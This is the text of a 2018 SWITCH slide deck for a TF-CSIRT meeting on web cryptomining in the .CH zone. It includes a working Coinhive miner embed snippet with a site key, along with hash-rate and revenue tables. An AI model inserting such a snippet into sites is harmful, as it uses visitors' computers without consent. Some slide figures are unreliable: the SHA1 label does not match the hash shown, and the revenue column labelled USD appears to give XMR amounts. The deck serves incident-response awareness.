

Web Cryptomining in the .CH Zone



SWITCH

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
54th TF-CSIRT Meeting
May 24th 2018, Warsaw



Agenda


- Superfast Intro to Cryptomining
Blockchain, Proof of Work
- Mining in the Browser with Coinhive
- Who deploys miners in the .CH Zone?
- What is SWITCH doing about it?

Blockchain



Proof of Work

- Think of a worldwide lottery
- Numbers are drawn every 2 – 10 mins
- Have as many tickets as you want can




SHA1(SHA1(X)) =


000000000000086de55ec4b9b32beefd745d71675dc0eddfbc7b88336e2e296b

0000000000000000FF

Evolution of Bitcoin Hardware



CPU mining



GPU mining



FPGA mining



ASIC mining

2008

2010

2011




Photo credit: [Trustnodes.com](https://www.trustnodes.com)

Algorithm Comparison


Bitcoin



Monero



Algorithm Name	hashcash-SHA256	CryptoNight
Limitation	CPU-bound	Memory-bound
Current Network Hash-Rate	25 EH/s	1 GH/s



Coinhive

Coinhive offers a **JavaScript miner** for the **Monero** Blockchain that you can embed in your website. Your users run the miner directly in their Browser and mine XMR for you in turn for an ad-free experience, in-game currency or whatever incentives you can come up with.



A Crypto Miner
for your Website




Ad-Free Content

Run your site without ads

Running Coinhive

```
1  ↵
2  <script src="https://coinhive.com/lib/miner.min.js" async></script>↵
3  <script>↵
4  ·  var miner=new CoinHive.Anonymous('5fjY1u0KgQMNRexHsnXMpUESxN6K3SwY');↵
5  ·  miner.start();↵
6  </script>↵
7  |
```

coinhive.min.js



Performance

CPU	L2	L3	Hashes/s
Apple A7 1.4 GHz	2x 512 KB	4 MB	16
Intel Core i7 3.5 GHz	2x 256 KB	4 MB	30
Intel Core i7 2.9 GHz	4x 256 KB	8 MB	50
Intel Xeon E5-1620 3.7 GHz	4x 256 KB	10 MB	60

Revenue Computation


0.00005884 XMR per 1M hashes

1 XMR = 188 USD


# Systems	Duration	Hash Rate	Hashes	Revenue
1	1 h	50 H/s	180'000	USD 0.0000105912
100	1 h	50 H/s	18'000'000	USD 0.00105912
10'000	1 h	50 H/s	1'800'000'000	USD 0.10593
120'000	5 min	50 H/s	1'800'000'000	USD 0.10593

$$Revenue = payout \cdot 10^{-6} \cdot N \cdot duration \cdot hashrate$$

Crawling the .CH Zone



Who's mining on your Back?




of the 1.2 mio accessible .CH domains (0.01%)

